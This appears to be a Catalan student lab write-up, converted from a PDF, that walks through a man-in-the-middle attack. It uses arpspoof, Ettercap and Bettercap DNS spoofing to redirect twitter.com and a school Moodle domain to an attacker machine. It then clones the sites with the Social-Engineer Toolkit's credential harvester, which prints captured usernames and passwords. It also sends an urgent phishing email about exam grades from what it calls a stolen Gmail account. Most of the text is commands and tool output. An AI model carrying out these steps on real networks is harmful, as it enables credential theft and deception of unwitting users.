
Ara necessitem que tot el tràfic per a twitter.com sigui redirigit a la meva IP. Utilitzarem DNS Spoof que està disponible a ETTERCAP.

S'ha de canviar el contingut del fitxer etter.dns per a que twitter.com apunten a la nostra IP.

```
apt-get install mlocate
updatedb
locate etter.dns
(root@osboxes)-[/home/anonymous]
# locate etter.dns
/etc/ettercap/etter.dns
/usr/share/ettercap/etter.dns.examples
cp /etc/ettercap/etter.dns /etc/ettercap/etter.dns.original
vi /etc/ettercap/etter.dns
*.twitter.com A 10.200.243.137
www.twitter.com PTR 10.200.243.137

www.alor.org A 127.0.0.1
www.naga.org A 127.0.0.1
```


Obrim Ettercap.



> Img Source: @Aaron & @Cristian 's GitHub

`ettercap --gtk` -> Fem el load-up.

Ens anem a Plugins -> Manage the Plugins -> DNS Spoof plugin -> L'activem.



> Img Source: @Aaron & @Cristian 's GitHub

A continuació, ARP enverinarà tots els amfitrions de la xarxa, de manera que

tot el trànsit passa per la nostra màquina (atacant) -> començarem a “esnifar”.

Quan algú intenti accedir a twitter.com, la finestra d’ettercap dirà “bla_bla.twitter.com” falsificat a la ip de l’atacant <**la_nostra_ip**>.

Al mateix temps, a la finestra SET, veuràs “tenim un èxit!!” juntament amb alguna altra informació. Si la víctima és prou crèdula per introduir les seves credencials a la vostra pàgina de pesca, veureu aquests detalls a la finestra SET.

Però heu de jugar al joc d’espera i esperar fins que algú intenti accedir al lloc web de pesca.

```
# Kali Linux
```


```
arp -a
```

```
arp spoof -i eth0 -t 10.200.243.211 10.200.243.1 # Suplantació redirecció de paquets al Client
```

```
arp spoof -i eth0 -t 10.200.243.1 10.200.243.211 # Suplantació redirecció de paquets al Servei
```

```
# Host local
```

```
Connectar-se a Twitter - Farà la redirecció a 10.200.243.137
```



> Img Source: [@Aaron](#) & [@Cristian](#) 's GitHub

Ettercap per CLI

Utilitza la següent ordre per llançar una suplantació de DNS:

```
sudo ettercap -T -q -P dns_spoof -i wlan0 -M arp /// ///
```

```
#Un altre comandament, per a tota la xarxa sudo ettercap -T -q -M arp -i wlan0 -P dns_spoof -p //192.168.1.1/
```

```
#Per a un rang de xarxa sudo ettercap -T -q -M arp -i wlan0 -P dns_spoof //192.168.1.1/ 192.168.1.51/
```

Explicació resumida:

ARP Spoof - DNS Cache Poisoning

IP Atacant. 10.200.243.137 MAC Atacant: 08:00:27:16:51:52

IP Victima: 10.200.243.212 MAC Victima: 18:c0:4d:a0:8f:c8

IP Router Gateway: 10.200.243.1 MAC Router Gateway: 00:22:57:be:53:01

Pàgina clonada: http://www.twitter.com

SPOOF del tràfic entre la VÍCTIMA I EL ROUTER -> ES CANVIA LA MAC DEL CLIENT VÍCTIMA PER LA MEVA: 18:c0:4d:a0:8f:c8 PER LA MEVA (ATACANT): 08:00:27:16:51:52.

EN REALITAT QUI CONNECTA AMB EL SERVIDOR, SOC JO NO LA VÍCTIMA. FEM LA TORNADA.

```
# arpspoof -i eth0 -t 10.200.243.212 10.200.243.1 8:0:27:16:51:52 18:c0:4d:a0:8f:c8  
0806 42: arp reply 10.200.243.1 is-at 8:0:27:16:51:52
```

“Tot el fluxe que va del servidor a la víctima, redirigeix-los a la meva màquina”

TORNADA

SPOOF del tràfic entre la EL ROUTER I LA VICTIMA -> ES CANVIA LA MAC DEL DEL ROUTER PER LA MEVA: 0:22:57:be:53:1 PER LA MEVA (ATACANT): 08:00:27:16:51:52.

EN REALITAT QUI CONNECTA AMB EL SERVIDOR, SOC JO NO LA VÍCTIMA. FEM LA TORNADA.

```
(root@osboxes)-[/home/anonymous]
```

```
# arpspoof -i eth0 -t 10.200.243.1 10.200.243.212  
8:0:27:16:51:52 0:22:57:be:53:1 0806 42: arp reply 10.200.243.212 is-at 8:0:27:16:51:52  
8:0:27:16:51:52 0:22:57:be:53:1 0806 42: arp reply 10.200.243.212 is-at 8:0:27:16:51:52
```

“Tot el fluxe que va de la víctima al servidor, redirigeix-los a la meva màquina”

RESUM: TOT EL TRÀFIC DE PAQUETS QUE SURT DE LA VÍCTIMA AL SERVIDOR, SERÀN “FORWARD” AL MEU CLIENT ATACANT. JA QUE EL LA VÍCTIMA CREU QUE QUI CONTACTA ES AL ROUTER, PERO NO. SUPLANTO LA MAC DESTÍ DEL ROUTER PER LA MEVA.

```

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.200.243.137]:
[*] SET supports both HTTP and HTTPS
[*] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.twitter.com

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit ...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all
POSTS on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.200.243.211 - - [05/May/2022 03:49:49] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=asd
POSSIBLE PASSWORD FIELD FOUND: session[password]=ddfd
PARAM: authenticity_token=dba33c0b2bffd8e6dcdb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bffd8e6dcdb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.200.243.211 - - [05/May/2022 03:49:53] "POST /sessions HTTP/1.1" 302 -
10.200.243.211 - - [05/May/2022 03:50:02] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=cryptosec@gmail.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=EstoeseunaPruebaA
PARAM: authenticity_token=dba33c0b2bffd8e6dcdb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bffd8e6dcdb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.200.243.211 - - [05/May/2022 03:50:54] "POST /sessions HTTP/1.1" 302 -

```

> Img Source: @Aaron & @Cristian 's GitHub

```

root@esxi06:~# ./ettercap -T -q -i eth0 -r /etc/ettercap/ettercap.conf -w /root/ettercap.cap
[...]
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.200.243.211 - - [05/May/2022 03:49:49] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=asd
POSSIBLE PASSWORD FIELD FOUND: session[password]=ddfd
PARAM: authenticity_token=dba33c0b2bffd8e6dcdb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bffd8e6dcdb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.200.243.211 - - [05/May/2022 03:49:53] "POST /sessions HTTP/1.1" 302 -
10.200.243.211 - - [05/May/2022 03:50:02] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=cryptosec@gmail.com
POSSIBLE PASSWORD FIELD FOUND: session[password]=EstoeseunaPruebaA
PARAM: authenticity_token=dba33c0b2bffd8e6dcdb14a7ab4bd121f38177d52
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=dba33c0b2bffd8e6dcdb14a7ab4bd121f38177d52
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.200.243.211 - - [05/May/2022 03:50:54] "POST /sessions HTTP/1.1" 302 -

```

> Img Source: @Aaron & @Cristian 's GitHub

Exemple 2, cleanest DNS Spoof:

- Utilitzant BETTERCAP com a main MITM Attack:

- PART1:

- * (ARP Spoof + DNS Spoof) amb Setoolkit (Mail Phishing + Site Cloner + Credential Harvester).

- PART2:

- * Attacking SOA and Forward DNS Servers with DOS (SlowHTTP
 - Attack cryptosec.net web Apache2).

PART1: (ARP Spoof + DNS Spoof) amb Setoolkit (Mail Phishing + Site Cloner + Credential Harvester)

Amb l'ARP Spoof d'abans activarem un *dnsspoof* i injectarem un registre de DNS fals on ens redirigirà a la nostra màquina on hi tindrem una *fake page*: *m0odle.escoladeltreball.org (Moodle EDT)* i l'enviarem per correu utilitzant **SET** dient que “*URGENT! L'Eduard ha posat les notes de M06, entra urgentment i mira la nota que tens!!!*” llavors l'usuari entrarà i no se n'adonarà i li robarem les credencials mostrades al **SET**.

```

File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help
anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ × anonymou...cker:~ ×
192.168.30.0/23 > 192.168.31.248 » help arp.spoof

arp.spoof (not running): Keep spoofing selected hosts on the network. th:Info
  arp.spoof on : Start ARP spoofer. PoeCompu:00:0c:17 ARP 00:19:21:68:30:1 192.168.30.1
  arp.ban on : Start ARP spoofer in ban mode, meaning the target(s) connectivity will not work. PoeCompu:00:0c:17 ARP 00:19:21:68:30:1
  arp.spoof off : Stop ARP spoofer. PoeCompu:00:0c:17 ARP 00:19:21:68:30:1 192.168.30.1
  arp.ban off : Stop ARP spoofer. PoeCompu:00:0c:17 ARP 00:19:21:68:30:1 192.168.30.1
Parameters
  --arp-spoof-on           IntelCor:00:0c:90 Broadcast ARP 00:19:21:68:30:1 192.168.30.1
  --arp-spoof-off          IntelCor:00:0c:90 ARP 00:19:21:68:30:1 192.168.30.1
  --arp-spoof-full-duplex : If true, both the targets and the gateway will be attacked, otherwise only the target (if the router has ARP spoofing protections in place this will make the attack fail). (default=false)
  --arp.spoof.internal : If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the external network. (default=false)
  --arp.spoof.skip_restore : If set to true, targets arp cache won't be restored when spoofing is stopped. (default=false)
  --arp.spoof.targets : Comma separated list of IP addresses, MAC addresses or aliases to spoof, also supports nm app style IP ranges. (default=<entire subnet>)
  --arp.spoof.whitelist : Comma separated list of IP addresses, MAC addresses or aliases to skip while spoofing. (default=)
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true e9:c9:9c (e0:55:3d:e9:c9:9c)
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 »
192.168.30.0/23 > 192.168.31.248 »

```

> Img Source: @Aaron & @Cristian 's GitHub

```

192.168.30.0/23 > 192.168.31.248 » set arp.spoof.fullduplex true
192.168.30.0/23 > 192.168.31.248 » set arp.spoof.targets 192.168.31.157
192.168.30.0/23 > 192.168.31.248 » arp.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
192.168.30.0/23 > 192.168.31.248 » [13:22:36] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
192.168.30.0/23 > 192.168.31.248 » set dns.spoof.domains m0odle.escoladeltreball.org
192.168.30.0/23 > 192.168.31.248 » dns.spoof on
192.168.30.0/23 > 192.168.31.248 » [13:28:43] [sys.log] [inf] dns.spoof m0odle.escoladeltreball.org → 192.168.31.2
48
192.168.30.0/23 > 192.168.31.248 »

```


> Img Source: @Aaron & @Cristian 's GitHub

The terminal session shows the following steps:


- Setting up the interface and enabling full duplex spoofing.
- Configuring the MAC address to spoof for the target host.
- Starting the ARP spoofing loop to intercept traffic between the victim and the gateway.
- Sniffing and displaying captured DNS requests and responses.

The captured traffic includes DNS queries for "www.escoladeltreball.org" and "www.escoladeitreball.org" from the victim host, which are being spoofed by the attacker's machine.

> Img Source: @Aaron & @Cristian 's GitHub



> Img Source: @Aaron & @Cristian 's GitHub



> Img Source: @Aaron & @Cristian 's GitHub

A partir d'aquí generem el mail phishing desde un compte de gmail robat a CryptoSEC.

1. Seleccionem la opció 5: Mass Mailer Attack.

> Img Source: @Aaron & @Cristian 's GitHub

2. Seleccionem la opció 5: **Mass Mailer Attack**. Omplim les opcions:
1, email destination, 1, our email address, our email password,
priority, attach file, fake email subject, body of message
with END

```
anonymous@osboxes: ~
File Actions Edit View Help
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 5
Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>
```

> Img Source: [@Aaron](#) & [@Cristian](#) 's GitHub

```

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odule.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:h

```

> Img Source: @Aaron & @Cristian 's GitHub

```

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:
1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>
set:phishing> Send email to:cryptocorp03@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odule.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:ENTRA JAAAAAA!! m0odule.escoladeltreball.org
Next line of the body: 

```

> Img Source: @Aaron & @Cristian 's GitHub

```
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odle.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:ENTRA JAAAAAA!! m0odle.escoladeltreball.org
Next line of the body: END
[*] SET has finished sending the emails


Press <return> to continue
```

> Img Source: @Aaron & @Cristian's GitHub

Drums Google Search

The screenshot shows an email client interface. At the top, there is a search bar labeled "Buscar correo" and various icons for filtering and settings. Below the header, there is a list of messages. The first message is highlighted and titled "URGENT! Moodle". It is from "Aaron <aaroncryptosec@gmail.com>" and was received "10:30 (hace 43 minutos)". The message content is: "Hola Joan! El Canet ha pujat les notes de M06 - Urgent ENTRA!!!! m0odle.escoladeltreball.org". There are buttons for "Responder" (Reply) and "Reenviar" (Forward) at the bottom of the message preview.

> Img Source: @Aaron & @Cristian's GitHub



> Img Source: @Aaron & @Cristian 's GitHub

```

important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so you must specify an external IP address if you are using this from an external perspective. It will not work. This isn't a SET issue, this is how networking works.

[*]:whoattack> IP address for the POST back in Harvester/Tabnabbing [192.168.31.248]:
[*] Example: /var/www/moodle/index.html (note the space and with '/')
[*] Also note that there MUST be an index.html in the folder you point to.
[*] set:whoattack> Path to the website to be cloned:/var/www/moodle/
[*] Index.html Found. Do you want to copy the entire folder or just index.html?
1. Copy just the index.html
2. Copy the entire folder

Enter choice [1/2]: 1
[*] Example: http://www.blah.com
[*] http://www.blah.com bytes captured (400 bytes) on interface eth0, id 0
[*] set:whoattack> URL of the website you imported:http://moodle.escoladeltreball.org

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.30.175 -- [20/May/2022 10:33:11] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:33:12] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:12] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:21] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:33:22] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:22] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:23] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:33:23] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.tff?v=4.7.0 HTTP/1.1" 404 -
[*] NO GET A HIT! Printing the output
PARAM: anchor
POSSIBLE_USERNAME FIELD FOUND: logintoken=Q4qvMxDMyZTVqNqzuXb8Tedav9
POSSIBLE_USERNAME FIELD FOUND: overnames=johnny
POSSIBLE_PASSWORD FIELD FOUND: 1234567890
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.30.175 -- [20/May/2022 10:36:30] "POST /index.html HTTP/1.1" 302 -
192.168.30.175 -- [20/May/2022 10:36:30] "GET / HTTP/1.1" 200 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff2?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.woff?v=4.7.0 HTTP/1.1" 404 -
192.168.30.175 -- [20/May/2022 10:34:26] "GET /theme/font.php/boost/core/1637144850/fontawesome-webfont.ttf?v=4.7.0 HTTP/1.1" 404 -

```

> Img Source: @Aaron & @Cristian 's GitHub

Attacking SOA and Forward DNS Servers with DOS (SlowHTTP - Attack cryptosec.net web Apache2)

Ídem que l'anterior però els targets son el **SOA** i el **Forwarding**, els clients interns de CryptoSEC quan hagin d'anar a la pàgina web **cryptosec.net**, entraràn a **cryptos3c.net** ja que el hacker ha avisat que hi hà una urgència a la pàgina principal i han d'entrar a la pàgina web dada pel hacker i les seves credencials seràn **robades sense que se'n adoni!**

